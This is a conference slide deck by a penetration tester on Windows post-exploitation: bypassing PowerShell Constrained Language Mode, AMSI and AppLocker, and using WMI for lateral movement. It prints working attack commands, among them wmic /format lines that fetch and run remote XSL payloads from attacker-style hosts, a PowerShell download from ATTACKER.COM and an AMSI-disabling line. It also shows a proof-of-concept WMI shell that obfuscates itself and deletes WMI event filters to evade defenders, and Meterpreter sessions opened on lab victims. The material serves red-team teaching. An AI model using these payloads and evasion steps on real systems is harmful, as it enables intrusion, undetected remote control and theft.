

# A Post-Exploitation tale (in real life)



# Who's that guy?

- ❖ Bourbon Jean-Marie « kmkz »

*LinkedIn:* <https://www.linkedin.com/in/jean-marie-bourbon/>

*Twitter:* @kmkz\_security

*GitHub:* <https://github.com/kmkz>

*Email:* mail.bourbon@gmail.com

- ❖ Penetration Tester and RedTeamer (**OSCE/OSCP** certified)

- ❖ 37 Years old ... 38 in few months ☺

- ❖ From south of France now in Luxembourg

- ❖ CTF player with sec0d since 2010

- ❖ A ~~Temple Bar area~~-Dublin lover!



# Objective of this talk

- ❖ Common mitigations in restricted environments + some bypasses
- ❖ Stay « fud » during lateral movements
- ❖ Go further in Pentesting by finding a (new?) way to gain (R?) CE
- ❖ Payload delivery techniques
- ❖ Imagine lateral movement techniques, persistence and more...
- ❖ **Sharing ideas/point of view between Pentesters and other infosec people**



*No unknown techniques nor 0days today, sorry*

# Agenda

- ❖ Unpopular opinion about Pentesting (Personal point of view)
- ❖ Most encountered defense mechanisms
- ❖ How useful WMI can be ?
- ❖ More fun? More pwn!
- ❖ Payloads overview
- ❖ PoC of a WMI shell implementing Blue Team evasion mechanisms
- ❖ Q+A

# Unpopular opinion about Pentesting

- ❖ Pentester != Developer and developer != Pentester
  - > Reinvent the wheel is a loss of time and is counter productive (your idea is **incredible** but let's Google-it before!)
- ❖ Continuously learn new techniques, new defense mechanism bypasses, usage of existing tools and how/when to use it is time-consuming but **mandatory** for our job!
- ❖ Post-exploitation is an evolution of Penetration testing (you know...not for vulnerability scanner fan boys)
- ❖ Pentesting VS Red Teaming: buzzword VS field's reality



**THIS IS MY HOUSE**

**I HAVE TO DEFEND IT**

quickmeme.com

# Most encountered defense mechanisms (1/2)

## 1. Constrained Language Mode (CLM)

- ◊ PowerShell downgrade attack (require PowerShell v2): "PowerShell -Version 2 -Command <...>"
- ◊ PowerShell V2 advantages:
  - ◊ It do not implement AMSI;
  - ◊ No PowerShell logging;



**PowerShell v2 is not present on Win. 10/Server 2k16**

- ◊ WMI: wmic.exe process call create powershell.exe (usable remotely including through PtH)

## 2. Antimalware Scan Interface (AMSI)

- ◊ In-memory AMSIScanbuffer patching through DLL reflection:

<https://rastamouse.me/2018/12/amsiscanbuffer-bypass-part-4/> + <https://0x00-0x00.github.io>

# Most encountered defense mechanisms (2/2)

## 3. Proxies (authenticated)

- ◊ Arno0x's script to the rescue (a good example):

<https://github.com/Arno0x/PowerShellScripts/blob/master/proxyTunnel.ps1>

## 4. Applocker and local policies

- ◊ Lot of publication about the subject my favorites?

C:\Windows\System32\wbem\WMIC.exe os get /format:<https://tatamaster/p0wnedLoader.xls>

- ◊ More:


<https://www.slideshare.net/OddvarHlandMoe/applockalypse-now> + <https://github.com/api0cradle/UltimateAppLockerByPassList>

## 5. The classics:

- Firewalls
- A.V solutions (not detailed here: require a dedicated talk)



HALLELUJAH



**OUR PRODUCT STOPS 110% OF  
LATERAL MOVEMENT**

memegenerator.net

# How useful WMIC can be?

- ❖ VERY useful for AppLocker bypass and/or lateral movement (MSF, PowerSploit, Empire, Koadic, p0wnedshell... and even manually or in custom scripts!)
- ❖ Authenticated RCE (basic) `wmic /node:@workstations.txt /user:admin process call create "cmd.exe"`
- ❖ Pass the Hash attack : <https://github.com/Kevin-Robertson/Invoke-TheHash>
- ❖ WMIC can invoke XSL (eXtensible Stylesheet Language) via “format” switch, either locally or from a URL
  - `wmic process LIST /FORMAT:"C:\Windows\System32\wbem\texttable.xsl"` (Local file based example)

The [XslTransform](#) class supports embedded scripting using the `script` element. When the style sheet is loaded any defined functions are compiled to Microsoft intermediate language (MSIL) by being wrapped in a class definition and have no performance loss as a result.

# More fun? More pwn!

- ❖ Advanced WMI based payload delivery using .xsl file and encryption to avoid detection (and so more...)
  - ❖ <https://github.com/Cn33liz/p0wnedShell>
  - ❖ <https://github.com/Cn33liz/p0wnedLoader> ← works like a charm! <3
- ❖ Fileless persistence via WMI events
  - ❖ [https://wikileaks.org/ciav7p1/cms/page\\_14587908.html](https://wikileaks.org/ciav7p1/cms/page_14587908.html)
- ❖ Lot of projects written in C# (no direct PowerShell.exe calls) but runs PowerShell commands/functions within a PowerShell runspace environment (.NET)
- ❖ Defense and Blue team evasion in pure PowerShell: Class derivation, Windows EventId interaction,..
- ❖ In-memory execution to defeat A.V
- ❖ **Thanks to infosec community for those useful tools and ideas!**

# Few months ago on Twitter...

The screenshot shows a Windows desktop environment with several open windows:

- PowerShell Session:** A terminal window titled "pownedShell - PowerShell Runspace Post Exploitation Toolkit". It displays log messages related to connecting to a remote listener, setting communication streams, and establishing a Meterpreter session.
- Local Group Policy Editor:** A window showing the "Software Restriction Policies" section under "Security Options". The "Additional Rules" folder is highlighted with a red box.
- Task Manager:** A window listing various running processes. Several entries for "powershell\_ise.EXE" and "PowerShell.EXE" are listed, all marked as "Hash" type and "Disallow" security level, also highlighted with a red box.
- System Tray:** Shows icons for battery, signal, volume, and system status. The status bar indicates "Your device is being protected. Activate Windows" and the date/time "9/28/2018 1:05 PM".
- File Explorer:** A window showing a file path: C:\Users\Victime> [ScriptBlock] . "Get`Fiel d"('signatures', 'N'+onPublic,Static').SetValue(\$NULL,(New-Object Collections.Generic.HashSet[string]));
- Meterpreter Session:** A terminal window showing a successful download and execution of a payload via a ScriptBlock.
- Sessions Table:** A table showing a single session entry: "meterpreter x64/windows" with ID 3, connected to "PC-PR\_SIDENT\Victime @ PC-PR\_SIDENT" at "192.168.56.1:8080 -> 192.168.56.103:49874 (192.168.56.103)".
- Tweet by kmkz:** A tweet from "kmkz @kmkz\_security" dated "28 sept. 2018". The tweet discusses bypassing local policies and AMSI restrictions using WMI and p0wnedShell, and includes a link to a blog post.

# Payloads overview

- ❖ Remote File download/execute example:

```
wmic process get brief /format:"https://example.com/evil.xls"  
powershell -File \\EVIL UNC OR WEBDAV PATH\payload.ps1
```

- ❖ With PowerShell proxy authentication (Squid):

```
powershell -exec bypass -c "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('ATTACKER.COM/test.xls')  
-outfile test.xls";wmic os get /format:"test.xls"
```

- ❖ Load p0wnedshell using p0wnedLoader via WMI:

```
C:\Windows\System32\wbem\WMIC.exe os get /format:https://tatamaster/p0wnedLoader.xls
```

- ❖ PowerShell WMI Class derivation for Blue Team evasion

```
$C = [WmiClass] '/root/cimv2:Win32_Process'  
$N = $C.derive('MyEvilProcess')  
$N.Put()  
Invoke-WmiMethod MyEvilProcess -Name Create -ArgumentList calc.exe
```



kmkz

@kmkz\_security

#protip No IEX nor I-WR usage for #PowerShell payload delivery? No problem: use "powershell -file \\UNC-PATH\payload.ps1" instead and gain your shell without being caught by trivial method's usage ;) #pentest #redteam

[Traduire le Tweet](#)


16:14 – 5 févr.



sna1neoren  
@ryanwendel

En réponse à @kmkz\_security @vysecurity @byt3b3d3r  
It works. You may need to access or net use the share first. Hat-tip to @n00py1 for this one.

[Traduire le Tweet](#)



Notification queries that request notification of the creation of a resource and use intrinsic events all use syntax similar to the following:

```
SELECT * FROM __InstanceCreationEvent WITHIN PollingInterval WHERE TargetInstance ISA 'Win32_Process' and TargetInstance.Name = 'notepad.exe'
```



kmkz @kmkz\_security · 6 févr.

...and of course it also could be abused to collect hashes using UNC path when performing payload delivery over "File" parameter

[Traduire le Tweet](#)



Matt Graeber  
@mattifestation

Be careful with how you perform your WMI detections.

[Traduire le Tweet](#)

```
$Class = [WmiClass] '/root/cimv2:win32_Process'  
$NewClass = $Class.Derive('Win32_NotAProcess')  
$NewClass.Put()  
Invoke-WmiMethod Win32_NotAProcess -Name Create -ArgumentList notepad.exe
```

22:29 - 12 sept. 2017

32 Retweets 86 J'aime

3 32 86

[Tweeter votre réponse](#)

Matt Graeber @mattifestation · 12 sept. 2017

This technique isn't new, BTW. @keydet89 wrote about an attacker deriving their own classes in the wild with [mofcomp.secureworks.com/blog/wmi-persi...](http://mofcomp.secureworks.com/blog/wmi-persi...)

[Traduire le Tweet](#)

3 4 15

# WMI shell implementing evasion mechanisms (PoC)

```
$Stage2UncPath="\Vboxsvr\shared\BSIDESIE\V1\class-derivation.ps1"
$Dropper = "PowerShell -ExecutionPolicy Bypass -NoProfile -File $Stage2UncPath"
$Target = "Victim-PC"          Payload delivery without IEX/IWR
```

```
function GenerateRandomName () {
    $Pf = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ".ToCharArray()
    $rSvdsS1=""
    1..10 | ForEach { $rSvdsS1 += $Pf | Get-Random }
    return $rSvdsS1
}

# Remove WMI subscription to hide logs in "EventViewer" to evade detection using WQL rule:
Get-WmiObject __eventFilter -namespace root\subscription -filter "name='__PersistenceEvent__'" | Remove-WmiObject
Get-WmiObject __eventFilter -namespace root\subscription -filter "name='__ProcessCreationEvent__'" | Remove-WmiObject

$zNrf = -join[regex]::Match("ssEcOp_23nIw:2VmIc/tOoR/",".",'RightToLeft')
$coFtfEgvsJ = [wMicLass]$zNrf
$yepTa = "pRoc"+"eSs"
$poDtbeF4Dp= GenerateRandomName
$N = $coFtfEgvsJ.dERive("$poDtbeF4Dp")
$N.pU()
```

Random Class Derivation and WQL based detection escape

Similar project already exist, example: <https://github.com/secabstraction/WmiSploit>  
(but no focus on detection evasion, base 64 length limit for payload/C2 purpose)

Created for specific needs using newer evasion techniques during lateral movements and... is **VERY DIRTY** !

# PoC of a WMI shell implementing Blue Team evasion mechanisms


[victim-PC] shell#:

```
25 ## Stage 1 (payload delivery/dropper):
26 # Payload arguments:
27 Write-Host "n'n Stage 1 initialization..." -NoNewline
28 $Stage2UncPath = "\\\\" + $env:COMPUTERNAME + "\\shared\\BSIDESIE\\class-derivation.ps1"
29 $Dropper = "PowerShell -ExecutionPolicy Bypass -NoProfile -File $Stage2UncPath"
30 $Target = "Victime-PC"
31
32 # Stage2 payload:
33 Write-Host "[DONE]`n'n Stage 2 initialization..." -NoNewline
34
```

[Victime-PC] shell#:

```
whoami  
Stage 1 initialization... [DONE]  
Stage 2 initialization... [DONE]  
Stage 3 initialization... [DONE]
```

```
Delivering payload on remote target...
```



[Victime-PC] shell#:

```
net share  
Stage 1 initialization... [DONE]  
Stage 2 initialization... [DONE]  
Stage 3 initialization... [DONE]
```

```
Delivering payload on remote target... [PWNED!]
```

```
Executing stage 3.  
Processing, 00:00:02 remaining.  
  
Stage 2 initialization... [DONE]  
Stage 3 initialization... [DONE]  
  
Delivering payload on remote target... [PWNED!]
```

[Victime-PC] shell#:

Share name	Resource	Remark
C\$	C:\\	Default share
IPC\$		Remote IPC
ADMIN\$	C:\\Windows	Remote Admin
EXFIL	C:\\Users\\user\\Downloads	
Users	C:\\Users	
The command completed successfully.		

Do you want to continue? (Y/N):

# PoC (adapt stage2) + unicorn= Session 1 opened

[MASTER] W10 Enterprise (BSidesDublin V2) [Running]

File View Input Devices Help

Windows Defender Security Center

Virus & threat protection

View threat history, scan for viruses and other threats, specify protection settings, and get protection updates.

Threat history

Last scan: 2/5/2019 (quick scan)

0 18341 Threats found Files scanned


Scan now Run a new advanced scan

Virus & threat protection settings

No action needed.

Virus & threat protection updates

Active A.V solution on Win10



msf5 exploit(multi/handler) >

```
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.185.194
[*] Meterpreter session 2 opened (192.168.185.194:8080 -> 192.168.1...
```

28 Write-Host " n n Stage 1 initialization... " -NoNewline
29 \$Stage2UncPath="\\Vboxsvr\shared\BSIDESIE\class-deriva
30 \$Dropper = "PowerShell -ExecutionPolicyByPass -NopRo
31 \$Target = "Victime-PC"
32 # Staged2 payload:
33 Write-Host "[DONE]" n Stage 2 initialization... " -NoNewline
34 if(! (Test-Path -Path \$Stage2UncPath)){
35 Write-Host "[FAILED]" n Exiting! n" -ForegroundColor Red
36 exit
37 }
38 \$zNRF = -join[regex]::Match(\$eSs).Value
39 \$CoftEgvJ = [WebClient]\$zNRF
40 \$YepTa = "pRoc"+\$eSs
41 \$YepTa = \$YepTa + "...

User name: WORKGROUP\admin  
Password:

OK Cancel

[Victime-PC] shell#: whoami

Stage 1 initialization... [DONE]  
Stage 2 initialization... [DONE]  
Stage 3 initialization... [DONE]

Delivering payload on remote target...

Id Name Type Information

Id	Name	Type	Information
2	meterpreter	x86/windows	Victime-PC\admin @ VICTIME-PC
6	meterpreter	x86/windows	PC-PR_SIDENT\Grand-Duc @ PC-PR_SI...

msf5 exploit(multi/handler) > sessions -i 6

```
[*] Starting interaction with 6...
```

meterpreter > sysinfo

```
Computer : PC-PR_SIDENT
OS : Windows 10 (Build 17134).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 7
Meterpreter : x86/windows
```

meterpreter >

```
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.185.194
[*] Meterpreter session 7 opened (192.168.185.194:8080 -> 192.168.185.1...
```

meterpreter > background

```
[*] Backgrounding session 6...
msf5 exploit(multi/handler) > sessions -i 7
[*] Starting interaction with 7...
```

meterpreter > sysinfo

```
Computer : VICTIME-PC
OS : Windows 7 (Build 7601, Service Pack 1).
```

Examples:
1 - powershell.exe -eexec Bypass

.NOTES
File Name : class-derivation.ps1
Author : J.M Bourbon
Contact : mail.bourbon@gmail.com -

# \* Stage 2:
Randomly generated class derivation
Note that dropper payload is still in memory

#>
function GenerateRandomName(){
 \$Pf = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
 \$rSVdss51=""
 1..10 | ForEach { \$rSVdss51 += \$Pf | Get-Random }
 return \$rSVdss51
}

[Victime-PC] shell#: whoami


Stage 1 initialization... [DONE]  
Stage 2 initialization... [DONE]  
Stage 3 initialization... [DONE]

Delivering payload on remote target...[PWNED!]

[Victime-PC] shell#: victimpe\admin

Do you want to continue? (Y/N):

# DEMO TIME



**Thank you for your attention**



**Now look at the neuralyzer**

A photograph of a man with a mustache, wearing sunglasses and a suit, holding a glowing white neuralyzer device. He is looking directly at the camera with a serious expression. The background is dark and out of focus.